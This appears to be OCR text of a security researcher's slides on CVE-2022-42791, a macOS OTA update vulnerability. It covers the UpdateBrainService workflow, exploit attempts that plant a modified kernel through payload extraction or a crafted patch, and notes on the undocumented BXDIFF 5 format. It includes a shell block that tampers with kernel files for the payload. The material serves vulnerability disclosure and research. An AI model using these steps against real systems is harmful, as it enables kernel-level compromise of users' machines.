
Key Workflows (In the UpdateBrainService)

Function Name	Action
_verify_package_[signature|contents]	Verify the integrity of the OTA package
prepare_snapshot	Prepare a mirror/**snapshot** of the current OS at the volume **/System/Volumes/Update/mnt1**
copy_patched_files	Apply the patches from **payloadv2/patches/XXX** (**BXDIFF5** format)
copy_archived_files	Extract the payloads **payload.[000-999]** (**AppleArchive** format) to the snapshot Repair file permissions according to the files **payload.XXX.ecc** (**AppleArchive** format)
copy_archived_data_files	Similar to the above, extract the **data_payload** to the snapshot
verify_postbom	Verify the checksum values of the new system files in the snapshot against **post.bom**

CVE-2022-42791

Exploit 2 - First Attempt

- Drop a well-crafted kernel via **payload extraction** (Replacing the output string of the system command `**uname**` in the crafted kernel)
    - First try: make a **data_payload** (follow the steps below) (extracted by the function **copy_archived_data_files**)
    - Second try: append a payload chunk (**payload.[000-999]**) (extracted by the function **copy_archived_files**)
- The well-crafted kernel is extracted into the snapshot as expected. Not work after a reboot :(



```
mkdir -p /tmp/payload/System/Library/Kernels
mkdir -p /tmp/payload/System/Library/KernelCollections
cp /System/Volumes/Update/mnt1/System/Library/Kernels/kernel
/tmp/payload/System/Library/Kernels
cp /System/Volumes/Update/mnt1/System/Library/KernelCollections/BootKernelExtensions.kc
/tmp/payload/System/Library/KernelCollections
perl -pi -e 's/Darwin Kernel Version/Hacked By Mickey Jin /g'
/tmp/payload/System/Library/Kernels/kernel
perl -pi -e 's/Darwin Kernel Version/Hacked By Mickey Jin /g'
/tmp/payload/System/Library/KernelCollections/BootKernelExtensions.kc
aa archive -d /tmp/payload -o /tmp/data_payload
```

CVE-2022-42791

Exploit 2 - Second Attempt

- Drop a well-crafted kernel via **applying the patches**
  - Same way the OTA Update Process updates the kernel
  - Make a crafted patch file (**patches/System/Library/Kernels/kernel**)
  - Applied by the function **copy_patched_files**
  - It is in **BXDIFF 5** format.

BXDIFF 5


Undoc file format

- Related open source repositories:
  - https://github.com/npupyshev/bxdiff (C Language)
  - https://github.com/ezhes/bxdiff50 (Swift)
  - Both of them are used to apply a BXDIFF 5 file to an old file and then generate a new file. (I need to generate a patch file based on two different files.)
- Consists of 4 sections: **Header, Control, Diff and Extra**.

BXDIFF 5

Header

- Header size: 88 (0x58) bytes



Size of the following sections

Magic Header

```
  0  42584449 46463530 01000000 01000000  BXDIFF50
 16  80020F01 00000000 BC400100 00000000  .       .@
 32  80331000 00000000 DB44376E C53A33F1  .3      .D7n.:3.
 48  70636552 776E8DF2 A72BDAD3 9CAA0C00  pceRwn...+.....
 64  00000000 77860561 82204DF4 74C7696E      w. a. M.t.in
 80  24B5D65B 04E493F5 70627A78 00000000  $..[ ...pbzx
 96  00100000 00000000 000711D8 00000000             .
112  000140A0 FD377A58 5A000000 FF12D941    @..7zXZ    .  .A
128  03C0EA80 05D8A31C 21011600 26E8F704   ... .. !    &..
144  E526A8EF FE5D0000 6AA7D7CC 814FBAE6  .&...]  j....O..
```

Unknown bytes, useless


Hash value before the patch

Hash value after the patch

BXDIFF 5

Control Section

- **LZMA** Compressed
- The decompressed data is 24 bytes and consists of 3 types of control commands:
  - mixlen
  - copylen
  - seeklen

